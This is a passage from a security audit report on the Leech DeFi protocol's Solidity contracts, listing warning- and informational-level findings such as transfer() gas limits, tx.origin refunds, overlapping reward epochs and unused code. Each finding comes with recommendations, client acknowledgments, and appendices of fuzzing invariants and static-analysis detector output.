The `LeechRouter` contract uses the `transfer` function to send ETH to the finalizer. This deprecated function will cause transaction failures in the following scenarios:

- the finalizer smart contract lacks a payable function;
- the finalizer smart contract implements a payable fallback function that consumes more than 2,300 gas units; and
- the finalizer smart contract implements a payable fallback function requiring less than 2,300 gas units but is invoked through a proxy contract, causing the total gas consumption to exceed 2,300 units.

Furthermore, certain multisig wallet implementations require gas limits exceeding 2,300 units for successful execution.

Recommendation

Replace the `transfer` function with the `call` function to send ETH to the finalizer address.

Acknowledgment 1.1

The issue is fixed by deleting any external/public functions, that calls the internal function `_crosschainWithdraw`, which contains the `transfer` call.

Go back to Findings Summary

W2: Direct Token Balance Checks Using balanceOf(address(this)) Present Security Risks

Impact:	Warning	Likelihood:	N/A
Target:	LeechRouter.sol	Type:	Code quality

Description

The Leech protocol codebase contains multiple instances where token balances are checked using `.balanceOf(address(this))`. Direct balance checks can lead to accounting discrepancies when assets are transferred outside the protocol's intended logic. While this practice does not introduce immediate vulnerabilities, it may facilitate the exploitation of other protocol issues, as detailed in the C1 finding.

There are multiple instances of `.balanceOf(address(this))` usage in the codebase which we consider the most problematic:

Listing 14. Excerpt from LeechRouter

```
738 uint256 swappedBalance = data.targetToken.balanceOf(address(this));
```

Listing 15. Excerpt from LeechRouter

```
226 if (
```

When the `LeechRouter` contract holds undistributed tokens, a malicious user could potentially deposit these tokens on behalf of themselves.

Listing 16. Excerpt from LeechRouter

```
863 ILeechSwapper(data.swapperAddress).execute(
```

Recommendation

Calculate precise token amounts required for transfers before executing the transfer operation.

For specific cases, such as the code below, the token amount can be obtained from the return value of the `VELODROME_ROUTER.swapExactTokensForTokens` function:

Listing 17. Excerpt from StrategyVelodromeV2StableFarm

```
251 VELODROME_ROUTER.swapExactTokensForTokens(
```

Listing 18. Excerpt from StrategyVelodromeV2StableFarm

```
260 VELODROME_ROUTER.swapExactTokensForTokens(
```

Acknowledgment 1.1

The issue is acknowledged by the client.

Go back to Findings Summary

W3: Getter of `pools` does not return all members of a complex struct

Impact:	Warning	Likelihood:	N/A
Target:	LeechRouter.sol	Type:	Code quality

Description

The `pools` state variable is a mapping of `uint16` to `Pool` struct. The Solidity compiler automatically generates a getter function that cannot return the `strategies` array member of the `Pool` struct due to its complex data structure.

Listing 19. Excerpt from LeechRouter

```
94 mapping(uint16 => Pool) public pools;
```

Recommendation

Implement a custom getter function to return the `Pool.strategies` array if external access to this data is required.

Acknowledgment 1.1

The issue is acknowledged by the client.

Go back to Findings Summary

W4: Unnecessary token swaps in withdrawal process

Impact:	Warning	Likelihood:	N/A
Target:	StrategyVelodromeV2StableFarm.sol, StrategyVelodromeV3_USDC*.sol	Type:	Code quality

Description

The Leech protocol performs unnecessary token conversions during the withdrawal process. When users request withdrawals in `token0` or `token1` (the tokens used for providing liquidity), the protocol first converts these tokens to USDC before converting them back to the requested token. This process creates unnecessary swap operations and potential value loss through trading fees.

Listing 20. Excerpt from StrategyVelodromeV2StableFarm

```
314 if (address(token0) != address(USDC)) {
315     VELODROME_ROUTER.swapExactTokensForTokens(
316         token0.balanceOf(address(this)),
317         0,
318         routes[token0][USDC],
319         address(this),
320         block.timestamp
321     );
322 }
323 // Swap token1 to USDC
324 if (address(token1) != address(USDC)) {
325     VELODROME_ROUTER.swapExactTokensForTokens(
326         token1.balanceOf(address(this)),
327         0,
328         routes[token1][USDC],
329         address(this),
330         block.timestamp
331     );
```

```
332 }
333 // Swap USDC to withdraw token if needed
334 if (address(USDC) != address(withdrawToken)) {
335     VELODROME_ROUTER.swapExactTokensForTokens(
336         USDC.balanceOf(address(this)),
337         0,
338         routes[USDC][withdrawToken],
339         address(this),
340         block.timestamp
341     );
342 }
```

Recommendation

Implement direct token withdrawals when users request token0 or token1. Skip the intermediate USDC conversion step when the requested withdrawal token matches one of the liquidity pair tokens.

Acknowledgment 1.1

The issue is acknowledged by the client.

Go back to Findings Summary

W5: Epoch Time Range Overlap in Reward Distribution

Impact:	Warning	Likelihood:	N/A
Target:	Rewarder.sol	Type:	Logic error

Description

The Leech protocol implements an epoch-based reward distribution mechanism. The current implementation allows epochs to overlap in their time ranges, potentially resulting in excessive reward distributions to users.

Listing 21. Excerpt from Rewarder

```
111 function setEpoch(
112     uint16 poolId,
113     uint256 start,
114     uint256 duration,
115     uint256 rewardPerShare,
116     uint8 decimals
117 ) external onlyOwner {
118     // The start cannot be in the past and not too far in the future
119     if (start < block.timestamp || start > block.timestamp + 365 days)
120         revert WrongTime();
121     poolEpochs[poolId].push(
122         Epoch(poolId, poolEpochs[poolId].length, start, duration,
    rewardPerShare, decimals)
123     );
124     emit EpochSet(poolId);
```

Recommendation

Implement validation logic to ensure that new epochs do not overlap with existing epochs: - verify that the new epoch's start time is greater than or equal to the previous epoch's end time; and - add a require statement to enforce this constraint in the epoch creation function.

Acknowledgment 1.1

The issue is acknowledged by the client.

Go back to Findings Summary

W6: Account abstraction users cannot receive unused funds back

Impact:	Warning	Likelihood:	N/A
Target:	LeechRouter.sol	Type:	Standards violation

Description

The Leech protocol utilizes the `tx.origin` variable in two functions:

- refunding unused funds to users: .Excerpt from StrategyVelodromeV2StableFarm

```
if (token0.balanceOf(address(this)) != 0)
    token0.safeTransfer(tx.origin, token0.balanceOf(address(this)));
if (token1.balanceOf(address(this)) != 0)
    token1.safeTransfer(tx.origin, token1.balanceOf(address(this)));
```

- bridging user funds to the target chain: .Excerpt from BaseLeechTransporter

```
stargate.swap{value: msg.value}(
    getStargateChainId[_destinationChainId],
    _srcPoolId,
    _dstPoolId,
    tx.origin,
    _bridgedAmount,
    0,
    _lzTxParams,
    abi.encodePacked(_destAddress),
    ""
);
```

When transactions are initiated through smart contract wallets (account abstraction), the `tx.origin` address does not correspond to the user's smart

contract wallet address. This prevents smart contract wallet users from receiving their funds.

Recommendation

Remove all `tx.origin` usage to ensure compatibility with smart contract wallets (account abstraction). Use `msg.sender` or implement a parameter for the receiving address.

Acknowledgment 1.1

The issue is partially fixed by the client.

Go back to Findings Summary

W7: Missing Storage Gaps

Impact:	Warning	Likelihood:	N/A
Target:	BaseStrategy.sol	Type:	Storage clashes

Description

The parent contracts `BaseStrategy`, which is inherited by all strategies, are missing storage gaps. This makes the codebase harder to upgrade and maintain in the future when storage layout is changed in the inheritance chain.

Recommendation

Add storage gaps to the `BaseStrategy` contract. For more information, see OpenZeppelin Storage Gaps.

Acknowledgment 1.1

The issue is acknowledged by the client.

Go back to Findings Summary

I1: console.log Statements Present in Production Code

Impact:	Info	Likelihood:	N/A
Target:	LeechRouter.sol	Type:	Code quality

Description

The codebase contains multiple `console.log` statements that are typically used during development. These debugging statements should not be present in production code.

Listing 22. Excerpt from LeechRouter

```
862 console.log(amount);
```

Listing 23. Excerpt from LeechSwapper

```
34 console.log(router);
35 IERC20(tokenIn).approveAll(router);
36 console.log(tokenIn);
37 console.log(tokenOut);
```

Recommendation

Remove all `console.log` statements from the production codebase.

Fix 1.1

The issue is fixed by removing the `console.log` statements from the production codebase.

Go back to Findings Summary

I2: Unused Custom Error Declarations

Impact:	Info	Likelihood:	N/A
Target:	IVelodromePair.sol, IRouterVelodrome.sol, IGauge.sol, IBaseStrategy.sol, IRewarder.sol, LeechSwapper.sol, ILeechRouter.sol	Type:	Code quality

Description

The following custom error declarations are not referenced in any revert statements throughout the codebase:

Listing 24. Excerpt from IVelodromePair

```
11 error BelowMinimumK();
12 error DepositsNotEqual();
13 error FactoryAlreadySet();
14 error InsufficientInputAmount();
15 error InsufficientLiquidity();
16 error InsufficientLiquidityBurned();
17 error InsufficientLiquidityMinted();
18 error InsufficientOutputAmount();
19 error InvalidTo();
20 error IsPaused();
21 error K();
22 error NotEmergencyCouncil();
23 error StringTooLong(string str);
```

Listing 25. Excerpt from IRouterVelodrome

```
23 error ConversionFromV2ToV1VeloProhibited();
24 error ETHTransferFailed();
25 error Expired();
26 error InsufficientAmount();
27 error InsufficientAmountA();
28 error InsufficientAmountADesired();
```

```
29 error InsufficientAmountAOptimal();
30 error InsufficientAmountB();
31 error InsufficientAmountBDesired();
32 error InsufficientLiquidity();
33 error InsufficientOutputAmount();
34 error InvalidAmountInForETHDeposit();
35 error InvalidPath();
36 error InvalidRouteA();
37 error InvalidRouteB();
38 error InvalidTokenInForETHDeposit();
39 error OnlyWETH();
40 error PoolDoesNotExist();
41 error PoolFactoryDoesNotExist();
42 error SameAddresses();
43 error ZeroAddress();
```

Listing 26. Excerpt from IGauge

```
5 error NotAlive();
6 error NotAuthorized();
7 error NotVoter();
8 error RewardRateTooHigh();
9 error ZeroAmount();
10 error ZeroRewardRate();
```

Listing 27. Excerpt from IBaseStrategy

```
55 error StrategyDisabled();
```

Listing 28. Excerpt from IBaseStrategy

```
64 error Reentrancy();
```

Listing 29. Excerpt from IRewarder

```
47 error BadAmount();
```

Listing 30. Excerpt from LeechSwapper

```
15 error TransferFailed();
```

```
16 error ApprovalFailed();
17 error KyberSwapCallFailed();
```

Listing 31. Excerpt from ILeechRouter

```
155 error Banned();
156 error NotBanned();
157 error StrategyDisabled();
```

Listing 32. Excerpt from ILeechRouter

```
161 error TransferFailed();
```

Listing 33. Excerpt from ILeechRouter

```
168 error StoreUndefined();
```

Listing 34. Excerpt from ILeechRouter

```
170 error WrongBlockchain();
171 error WrongBridgeFees();
```

Listing 35. Excerpt from ILeechRouter

```
173 error StoreAlreadyInitialized();
```

Listing 36. Excerpt from ILeechRouter

```
179 error NotSinglePool();
```

Recommendation

Remove all unused custom error declarations to:

- reduce contract bytecode size;
- improve code maintainability;

- prevent confusion during future development.

Acknowledgment 1.1

The issue is acknowledged by the client.

Go back to Findings Summary

I3: Unused Event Declarations

Impact:	Info	Likelihood:	N/A
Target:	ICLGauge.sol, IVelodromePair.sol, IGauge.sol, ILeechTransporter.sol, IRewarder.sol	Type:	Code quality

Description

The following event declarations are not emitted anywhere in the codebase:

Listing 37. Excerpt from ICLGauge

```
5 event ClaimFees(address indexed from, uint256 claimed0, uint256 claimed1);
6 event ClaimRewards(address indexed from, uint256 amount);
7 event Deposit(
8     address indexed user,
9     uint256 indexed tokenId,
10     uint128 indexed liquidityToStake
11 );
12 event NotifyReward(address indexed from, uint256 amount);
13 event Withdraw(
```

Listing 38. Excerpt from IVelodromePair

```
11 error BelowMinimumK();
12 error DepositsNotEqual();
13 error FactoryAlreadySet();
14 error InsufficientInputAmount();
15 error InsufficientLiquidity();
16 error InsufficientLiquidityBurned();
17 error InsufficientLiquidityMinted();
18 error InsufficientOutputAmount();
19 error InvalidTo();
20 error IsPaused();
21 error K();
22 error NotEmergencyCouncil();
23 error StringTooLong(string str);
24 event Approval(
```

```
    address indexed owner,
    address indexed spender,
    uint256 value
);
event Burn(
    address indexed sender,
    address indexed to,
    uint256 amount0,
    uint256 amount1
);
event Claim(
    address indexed sender,
    address indexed recipient,
    uint256 amount0,
    uint256 amount1
);
event EIP712DomainChanged();
event Fees(address indexed sender, uint256 amount0, uint256 amount1);
event Mint(address indexed sender, uint256 amount0, uint256 amount1);
event Swap(
    address indexed sender,
    address indexed to,
    uint256 amount0In,
    uint256 amount1In,
    uint256 amount0Out,
    uint256 amount1Out
);
event Sync(uint256 reserve0, uint256 reserve1);
event Transfer(address indexed from, address indexed to, uint256 value);
```

Listing 39. Excerpt from IGauge

```
error NotAlive();
error NotAuthorized();
error NotVoter();
error RewardRateTooHigh();
error ZeroAmount();
error ZeroRewardRate();

event ClaimFees(address indexed from, uint256 claimed0, uint256 claimed1);
event ClaimRewards(address indexed from, uint256 amount);
event Deposit(address indexed from, address indexed to, uint256 amount);
event NotifyReward(address indexed from, uint256 amount);
event Withdraw(address indexed from, uint256 amount);
```

Listing 40. Excerpt from ILeechTransporter

```
25 event AssetBridged(uint256 chainId, address routerAddress, uint256 amount);
```

Listing 41. Excerpt from IRewarder

```
65 event OracleSet(address oracle);
```

Recommendation

Remove all unused event declarations from the interfaces to improve code clarity and reduce gas costs during deployment.

Acknowledgment 1.1

The issue is acknowledged by the client.

Go back to Findings Summary

I4: Autocompound function lacks access control

Impact:	Info	Likelihood:	N/A
Target:	StrategyVelodromeV2StableCHIDAIFarm.sol	Type:	Access control

Description

The `autocompound` function, which reinvests received rewards, lacks access control modifiers. Any external owned account (EOA) can call this function. While this does not present an immediate risk since the function only sends funds to a hardcoded pool, future modifications that add parameters such as pool address could introduce security vulnerabilities.

Listing 42. Excerpt from StrategyVelodromeV2StableCHIDAIFarm

```
132 function autocompound(
133     uint256 minAmount,
134     bytes memory data
135 ) public override {
136     // Execute parent code first (pause check)
137     super.autocompound(minAmount, data);
138     // Do we have something to claim?
139     (, uint256[] memory _claimable) = claimable();
140     if (_claimable[0] == 0) revert ZeroAmount();
141     // Mint rewards in VELOv2 tokens
142     GAUGE.getReward(address(this));
143     // Get reward amount
144     uint256 reward = VELO.balanceOf(address(this));
145     // Send fee to the treasure
146     VELO.safeTransfer(treasury, reward.calcFee(protocolFee));
147     // Re-invest reward
148     _deposit(VELO, minAmount, data);
149     // Notify services
150     emit Compounded(reward, reward.calcFee(protocolFee));
151 }
```

Recommendation

Implement appropriate access control modifiers for the `autocompound` function.

Acknowledgment 1.1

The issue is acknowledged by the client.

Go back to Findings Summary

I5: Unused Contract Functions

Impact:	Info	Likelihood:	N/A
Target:	BaseLeechTransporter.sol, BytesLib.sol, FullMath.sol, LiquidityAmounts.sol, Path.sol	Type:	Code quality

Description

The following functions are declared but not utilized within the codebase:

Listing 43. Excerpt from BaseLeechTransporter

```
422 function _withSlippage(
```

Listing 44. Excerpt from BytesLib

```
13 function concat(
```

Listing 45. Excerpt from BytesLib

```
91 function concatStorage(bytes storage _preBytes, bytes memory _postBytes)
   internal {
```

Listing 46. Excerpt from BytesLib

```
308 function toUint8(bytes memory _bytes, uint256 _start) internal pure returns
    (uint8) {
```

Listing 47. Excerpt from BytesLib

```
319 function toUint16(bytes memory _bytes, uint256 _start) internal pure returns
    (uint16) {
```

Listing 48. Excerpt from BytesLib

```
342 function toUint32(bytes memory _bytes, uint256 _start) internal pure returns
    (uint32) {
```

Listing 49. Excerpt from BytesLib

```
353 function toUint64(bytes memory _bytes, uint256 _start) internal pure returns
    (uint64) {
```

Listing 50. Excerpt from BytesLib

```
364 function toUint96(bytes memory _bytes, uint256 _start) internal pure returns
    (uint96) {
```

Listing 51. Excerpt from BytesLib

```
375 function toUint128(bytes memory _bytes, uint256 _start) internal pure
    returns (uint128) {
```

Listing 52. Excerpt from BytesLib

```
386 function toUint256(bytes memory _bytes, uint256 _start) internal pure
    returns (uint256) {
```

Listing 53. Excerpt from BytesLib

```
397 function toBytes32(bytes memory _bytes, uint256 _start) internal pure
    returns (bytes32) {
```

Listing 54. Excerpt from BytesLib

```
408 function equal(bytes memory _preBytes, bytes memory _postBytes) internal
    pure returns (bool) {
```

Listing 55. Excerpt from BytesLib

```
451 function equalStorage(
```

Listing 56. Excerpt from FullMath

```
118 function mulDivRoundingUp(
```

Listing 57. Excerpt from LiquidityAmounts

```
70 function getLiquidityForAmounts(
```

Listing 58. Excerpt from Path

```
25 function hasMultiplePools(bytes memory path) internal pure returns (bool) {
```

Listing 59. Excerpt from Path

```
59 function getFirstPool(bytes memory path) internal pure returns (bytes memory)
   {
```

Recommendation

Remove these functions Remove these unused functions from the codebase to:

- reduce contract deployment costs;
- improve code maintainability;
- eliminate potential security risks from dormant code.

Acknowledgment 1.1

The issue is acknowledged by the client.

However, due to deleting of the cross-chain functionality, the additional

unused functions are introduced.

For instance:

Listing 60. Excerpt from LeechRouter

```
849 if (_isMultiPool(data.poolId))
```

Listing 61. Excerpt from LeechRouter

```
884 ) internal returns (uint256 amount) {
```

Go back to Findings Summary

I6: Unused imports

Impact:	Info	Likelihood:	N/A
Target:	IRewarder.sol, ILeechRouter.sol	Type:	Code quality

Description

The following import statements are not utilized in their respective files:

Listing 62. Excerpt from IRewarder

```
4 import "@openzeppelin/contracts-
  upgradeable/token/ERC20/IERC20Upgradeable.sol";
```

Listing 63. Excerpt from ILeechRouter

```
4 import "@openzeppelin/contracts-
  upgradeable/token/ERC20/IERC20Upgradeable.sol";
```

Listing 64. Excerpt from IRewarder

```
4 import "@openzeppelin/contracts-
  upgradeable/token/ERC20/IERC20Upgradeable.sol";
```

Listing 65. Excerpt from ILeechRouter

```
4 import "@openzeppelin/contracts/token/ERC20/IERC20.sol";
```

Listing 66. Excerpt from StrategyVelodromeV2StableCHIDAIFarm

```
7 import "@openzeppelin/contracts/token/ERC20/IERC20.sol";
8 import "@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol";
9 import "@openzeppelin/contracts/token/ERC20/extensions/IERC20Metadata.sol";
```

Listing 67. Excerpt from StrategyVelodromeV2StableCHIDAIFarm

```
12 import "../../../libraries/Babylonian.sol";
```

Listing 68. Excerpt from StrategyVelodromeV2StableFarm

```
7 import "@openzeppelin/contracts/token/ERC20/IERC20.sol";
8 import "@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol";
9 import "@openzeppelin/contracts/token/ERC20/extensions/IERC20Metadata.sol";
```

Listing 69. Excerpt from StrategyVelodromeV2StableFarm

```
12 import "../../../libraries/Babylonian.sol";
```

Listing 70. Excerpt from StrategyVelodromeV3StableFarm

```
8 import "@openzeppelin/contracts/token/ERC20/IERC20.sol";
9 import "@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol";
10 import "@openzeppelin/contracts/token/ERC20/extensions/IERC20Metadata.sol";
```

Listing 71. Excerpt from StrategyVelodromeV3StableFarm

```
13 import "../../../libraries/Babylonian.sol";
```

Listing 72. Excerpt from StrategyVelodromeV3StableFarm

```
15 import "./Utils/Path.sol";
```

Listing 73. Excerpt from StrategyVelodromeV3StableFarm

```
18 import "./Utils/UniV3Utils.sol";
```

Listing 74. Excerpt from StrategyVelodromeV3_USDC_LUSD

```
8 import "@openzeppelin/contracts/token/ERC20/IERC20.sol";
9 import "@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol";
```

```
10 import "@openzeppelin/contracts/token/ERC20/extensions/IERC20Metadata.sol";
```

Listing 75. Excerpt from StrategyVelodromeV3_USDC_LUSD

```
13 import "../../../libraries/Babylonian.sol";
```

Listing 76. Excerpt from StrategyVelodromeV3_USDC_LUSD

```
15 import "./Utils/Path.sol";
```

Listing 77. Excerpt from StrategyVelodromeV3_USDC_LUSD

```
18 import "./Utils/UniV3Utils.sol";
```

Listing 78. Excerpt from StrategyVelodromeV3_USDC_SDAI

```
8 import "@openzeppelin/contracts/token/ERC20/IERC20.sol";
9 import "@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol";
10 import "@openzeppelin/contracts/token/ERC20/extensions/IERC20Metadata.sol";
```

Listing 79. Excerpt from StrategyVelodromeV3_USDC_SDAI

```
13 import "../../../libraries/Babylonian.sol";
```

Listing 80. Excerpt from StrategyVelodromeV3_USDC_SDAI

```
15 import "./Utils/Path.sol";
```

Listing 81. Excerpt from StrategyVelodromeV3_USDC_SDAI

```
18 import "./Utils/UniV3Utils.sol";
```

Listing 82. Excerpt from StrategyVelodromeV3_USDC_SUSD

```
8 import "@openzeppelin/contracts/token/ERC20/IERC20.sol";
9 import "@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol";
```

```
10 import "@openzeppelin/contracts/token/ERC20/extensions/IERC20Metadata.sol";
```

Listing 83. Excerpt from StrategyVelodromeV3_USDC_SUSD

```
13 import "../../../libraries/Babylonian.sol";
```

Listing 84. Excerpt from StrategyVelodromeV3_USDC_SUSD

```
15 import "./Utils/Path.sol";
```

Listing 85. Excerpt from StrategyVelodromeV3_USDC_SUSD

```
18 import "./Utils/UniV3Utils.sol";
```

The presence of unused imports increases code complexity and may lead to confusion during maintenance.

Recommendation

Remove the identified unused import statements to:

- improve code readability;
- reduce compilation overhead;
- prevent potential naming conflicts; and
- enhance code maintainability.

Acknowledgment 1.1

Go back to Findings Summary

I7: Unused modifiers

Impact:	Info	Likelihood:	N/A
Target:	BaseStrategy.sol	Type:	Code quality

Description

The following modifiers in the BaseStrategy contract are not utilized in the codebase:

Listing 86. Excerpt from BaseStrategy

```
73 modifier onlyController() {
74     if (msg.sender != router) revert Unauthorized();
75     _;
76 }
```

Listing 87. Excerpt from BaseStrategy

```
85 modifier notZeroAddress(address addressToCheck) {
86     if (addressToCheck == address(0)) revert ZeroAddress();
87     _;
88 }
```

Recommendation

Remove the unused modifiers from the BaseStrategy contract to improve code maintainability and reduce deployment costs.

Acknowledgment 1.1

The issue is acknowledged by the client.

However, due to deleting of the cross-chain functionality, the additional unused modifiers are introduced.

For instance:

Listing 88. Excerpt from LeechRouter

```
139 modifier allowCrosschain() {
```

Listing 89. Excerpt from LeechRouter

```
171 modifier checkCrosschainMsgValue(
```

Listing 90. Excerpt from LeechRouter

```
203 modifier onlyFinalizer() {
```

Go back to Findings Summary

I8: Unused `using for`

Impact:	Info	Likelihood:	N/A
Target:	BaseStrategy.sol	Type:	Code quality

Description

The following using-for directives are not utilized in the codebase:

Listing 91. Excerpt from BaseStrategy

```
36 using SafeERC20Upgradeable for IERC20Upgradeable;
```

Listing 92. Excerpt from StrategyVelodromeV2StableCHIDAIFarm

```
42 using HelpersUpgradeable for bytes;
```

Listing 93. Excerpt from StrategyVelodromeV2StableFarm

```
39 using HelpersUpgradeable for bytes;
```

Listing 94. Excerpt from StrategyVelodromeV3StableFarm

```
46 /// @dev A library used to calculate slippage.
```

Listing 95. Excerpt from StrategyVelodromeV3StableFarm

```
54 /// @notice The struct to store our tick positioning.
```

Listing 96. Excerpt from StrategyVelodromeV3_USDC_LUSD

```
46 using HelpersUpgradeable for bytes;
```

Listing 97. Excerpt from StrategyVelodromeV3_USDC_LUSD

```
54 using TickMath for int24;
```

Listing 98. Excerpt from StrategyVelodromeV3_USDC_SDAI

```
45 using HelpersUpgradeable for bytes;
```

Listing 99. Excerpt from StrategyVelodromeV3_USDC_SDAI

```
53 using TickMath for int24;
```

Listing 100. Excerpt from StrategyVelodromeV3_USDC_SUSD

```
45 using HelpersUpgradeable for bytes;
```

Listing 101. Excerpt from StrategyVelodromeV3_USDC_SUSD

```
53 using TickMath for int24;
```

Recommendation

Remove all unused using-for directives from the contracts to: - improve code clarity; and - reduce gas costs during deployment.

Acknowledgment 1.1

The issue is acknowledged by the client.

Go back to Findings Summary

I9: Inconsistent `msg.sender` Role Validation in pause Functions

Impact:	Info	Likelihood:	N/A
Target:	LeechRouter.sol	Type:	Code quality

Description

The `LeechRouter.sol` contract implements two pause-related functions with inconsistent approaches to validating the `msg.sender` role:

Listing 102. Excerpt from LeechRouter

```
484 function pause() external {
485     if (
486         !hasRole(ADMIN_ROLE, _msgSender()) &&
487         !hasRole(PAUSER_ROLE, _msgSender())
488     ) revert Unauthorized();
489     _pause();
490 }
```

Listing 103. Excerpt from LeechRouter

```
498 function setCrosschainPaused(
499     bool isCrosschainPaused
500 ) external onlyRole(ADMIN_ROLE) {
501     crosschainPaused = isCrosschainPaused;
502     emit CrosschainStatusChanged(isCrosschainPaused);
503 }
```

Recommendation

Standardize the role validation approach across both functions to enhance code consistency and maintainability. Consider using the `onlyRole(PAUSE_ROLE)` modifier pattern consistently.

Acknowledgment 1.1

The issue is acknowledged by the client.

Go back to Findings Summary

I10: The `initializePosition` function in Velodrome V3 strategies should be external

Impact:	Info	Likelihood:	N/A
Target:	StrategyVelodromeV3*.sol	Type:	Code quality

Description

The `initializePosition` function in all Velodrome V3 strategies is declared as public but is never called internally by the protocol. This violates the principle of least privilege.

Example of code in `StrategyVelodromeV3StableFarm.sol`:

Listing 104. Excerpt from StrategyVelodromeV3StableFarm

```
195     uint256 amount0,
196     uint256 amount1
197 ) public returns (uint256) {
198     require(msg.sender == owner() || msg.sender == controller, "Not auth");
```

Recommendation

Change the visibility modifier of the `initializePosition` function from `public` to `external` in all Velodrome V3 strategy contracts to follow best practices for function visibility.

Acknowledgment 1.1

The issue is acknowledged by the client.

Go back to Findings Summary

I11: Unused Function Parameters

Impact:	Info	Likelihood:	N/A
Target:	StrategyVelodromeV2*.sol	Type:	Code quality

Description

The following function parameters in the `StrategyVelodromeV2StableFarm` and `StrategyVelodromeV2StableCHIDAIFarm` contracts are not utilized in the implementation:

Listing 105. Excerpt from StrategyVelodromeV2StableFarm

```
216 function _deposit(
217     IERC20Upgradeable depositToken,
218     uint256 minAmount,
219     bytes memory
220 ) internal override returns (uint256 shares) {
```

Listing 106. Excerpt from StrategyVelodromeV2StableCHIDAIFarm

```
209 function _deposit(
210     IERC20Upgradeable depositToken,
211     uint256 minAmount,
212     bytes memory
213 ) internal override returns (uint256 shares) {
```

Recommendation

Remove the unused parameters from these functions to improve code readability and reduce gas costs.

Acknowledgment 1.1

The issue is acknowledged by the client.

Go back to Findings Summary

I12: Inconsistent parameter naming in `setRoutes` functions across Velodrome strategies

Impact:	Info	Likelihood:	N/A
Target:	StrategyVelodromeV3StableFarm.sol, StrategyVelodromeV2StableFarm.sol	Type:	Code quality

Description

The `setRoutes` functions in `StrategyVelodromeV3StableFarm.sol` and `StrategyVelodromeV2StableFarm.sol` implement identical logic but use inconsistent parameter naming conventions.

Listing 107. Excerpt from StrategyVelodromeV3StableFarm

```
158     IERC20Upgradeable tokenIn,
159     IERC20Upgradeable tokenOut,
160     bytes calldata path
161 ) external onlyOwner {
162     routes[tokenIn][tokenOut] = path;
```

Listing 108. Excerpt from StrategyVelodromeV2StableFarm

```
112 function setRoutes(
113     IERC20Upgradeable tokenFrom,
114     IERC20Upgradeable tokenTo,
115     IRouterVelodrome.Route[] memory newPaths
116 ) external onlyOwner {
```

Recommendation

Standardize the parameter naming across both strategy contracts. Consider adopting the naming convention from `StrategyVelodromeV3StableFarm.sol` for consistency

Acknowledgment 1.1

The issue is acknowledged by the client.

Go back to Findings Summary

I13: Unused Multichain Integration Code Present in Codebase

Impact:	Info	Likelihood:	N/A
Target:	BaseLeechTransporter.sol	Type:	Code quality

Description

The Leech protocol contains remnants of a deprecated Multichain integration. The integration code remains in the codebase despite no longer being utilized.

Listing 109. Excerpt from BaseLeechTransporter

```
283 function _bridgeOutMultichain(
```

Recommendation

Remove all Multichain integration code from the codebase to improve code maintainability and reduce potential confusion.

Acknowledgment 1.1

The issue is acknowledged by the client.

Go back to Findings Summary

I14: Unused Interface and Library

Impact:	Info	Likelihood:	N/A
Target:	IRewarder.sol, UniV3Utils.sol	Type:	Code quality

Description

The codebase contains unused code components:

- the 'IRewarder' interface is not implemented by any contract; and
- the 'UniV3Utils' library has no function calls throughout the codebase.

Recommendation

Implement the 'IRewarder' interface in the 'Rewarder' contract if required. Remove the 'UniV3Utils' library if it serves no purpose in the codebase.

Acknowledgment 1.1

The issue is acknowledged by the client.

Go back to Findings Summary

I15: Incorrect Event Name in NatSpec Documentation

Impact:	Info	Likelihood:	N/A
Target:	LeechRouter.sol	Type:	Code quality

Description

The NatSpec documentation in the `LeechRouter.sol` contract contains an incorrect event name reference.

Listing 110. Excerpt from LeechRouter

```
358 * @notice Called by finalizer service after WithdrawalRequested event was
    caught and validated.
```

The event name 'WithdrawalRequested' is incorrectly documented. The correct event name is 'WithdrawRequest'.

Recommendation

Update the NatSpec documentation to reference the correct event name 'WithdrawRequest'.

Fix 1.1

The issue is fixed by deleting the function with incorrect event name in its NatSpec.

Go back to Findings Summary

Appendix A: How to cite

Please cite this document as:

> Ackee Blockchain Security, Leech protocol: Leech protocol, 17.2.2025.

Appendix B: Wake Findings

This section lists the outputs from the Wake framework used for testing and static analysis during the audit.

B.1. Fuzzing

The following table lists all implemented execution flows in the Wake fuzzing framework.

ID	Flow	Added
F1	Depositting into pool with single strategy	1.0
F2	Withdrawing from pool with single strategy	1.0
F3	Setting new epoch for rewards distribution	1.0
F4	Claiming the rewards by user	1.0
F5	Claiming the rewards from several pools in one transaction	1.0
F6	Cross-chain depositting into pool with single strategy	1.0
F7	Cross-chain withdrawing from pool with single strategy	1.0

Table 4. Wake fuzzing flows

The following table lists the invariants checked after each flow.

ID	Invariant	Added	Status
IV1	Transactions do not revert except where explicitly expected	1.0	Success
IV2	Claiming of rewards works correctly	1.0	Success
IV3	Balances of all ERC-20 tokens match expected value for all important accounts	1.0	Success

ID	Invariant	Added	Status
IV4	No funds unexpectedly remain on nor `LeechProtocol` or on any strategy contracts	1.0	Success

Table 5. Wake fuzzing invariants

This section contrains bulnerability and code quality detections from the Wake tool.

B.2. Detectors

```
wake detect complex-struct-getter

[WARNING][HIGH] State variable getter does not return all members of a complex struct [complex-struct-getter]
 91     /// @dev chainId => LeechRouter.
 92     mapping(uint256 => address) public routers;
 93
 94     mapping(uint16 => Pool) public pools;
 95
 96     /// @dev poolId => user => allocation
 97     mapping(uint16 => mapping(address => uint256)) public getUserAllocation;
contracts/core/LeechRouter.sol
└─ Omitted member
    32     struct Pool {
    33         uint256 chainId; // 0 = disabled
    34         uint256 totalAllocation;
    35         Strategy[] strategies;
    36         IBaseStrategy strategy;
    37         bool withdrawOnly;
    38     }
   contracts/core/ILeechRouter.sol
```

Figure 1. Complex struct getter

```
wake detect chainlink-deprecated-functions

[WARNING][HIGH] Usage of deprecated ChainLink API. [chainlink-deprecated-functions]
112     ) public virtual override onlyRouter returns (uint256 share) {
113         share =
114             (depositToken.balanceOf(address(this)) *
115                 uint256(oracles[depositToken].latestAnswer())) /
116             10 ** (decimals[depositToken]);
117         // Balance of LP before deposit
118         uint256 initialBalance = balance();
contracts/strategies/BaseStrategy.sol
```

Figure 2. Chainlink deprecated functions

